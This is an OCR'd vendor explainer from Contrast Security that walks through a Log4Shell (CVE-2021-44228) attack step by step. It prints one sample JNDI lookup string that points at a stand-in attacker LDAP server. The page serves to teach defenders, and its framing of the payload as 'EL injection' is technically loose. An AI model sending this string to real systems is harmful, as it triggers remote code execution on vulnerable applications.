
Contrast SECURITY

The anatomy of a modern application attack

To illustrate the complexity and severity of modern application attacks, let's examine an attack against the infamous Log4Shell vulnerability (CVE-2021-44228).



Exploitation of the vulnerability

The attack begins when a malicious actor sends a specially crafted request to a vulnerable application. This request contains a Java Naming and Directory Interface (JNDI) lookup string in a format like this:

```
${jndi:ldap://attacker-controlled-server.com/payload}
```

JNDI lookup and EL evaluation

When the vulnerable Log4j version processes this string, it interprets the JNDI expression part to be evaluated. This evaluation causes the application to perform a JNDI lookup, reaching out to the attacker-controlled Lightweight Directory Access Protocol (LDAP) server specified in the string.

Malicious payload retrieval

The attacker's LDAP server responds with an expression language (EL) injection payload. Due to the nature of JNDI and how Log4j processes the response, this payload is treated as an EL expression to be evaluated.

EL injection

The EL expression typically contains malicious code designed to exploit the EL interpreter. This could include commands to download and execute additional malware, exfiltrate data, or establish a backdoor in the system.

Code execution

As the EL interpreter evaluates the injected expression, it executes the malicious code within the context of the vulnerable application.

This gives the attacker a foothold into the system, often with the same privileges as the application itself.

The associated JNDI injection can lead directly to remote code execution (RCE), giving attackers significant control over the vulnerable system.

Want to be better equipped to stop modern application attacks?

Learn more

Contrast SECURITY

All rights reserved. ©2024 Contrast Security, Inc.

contraststecurity.com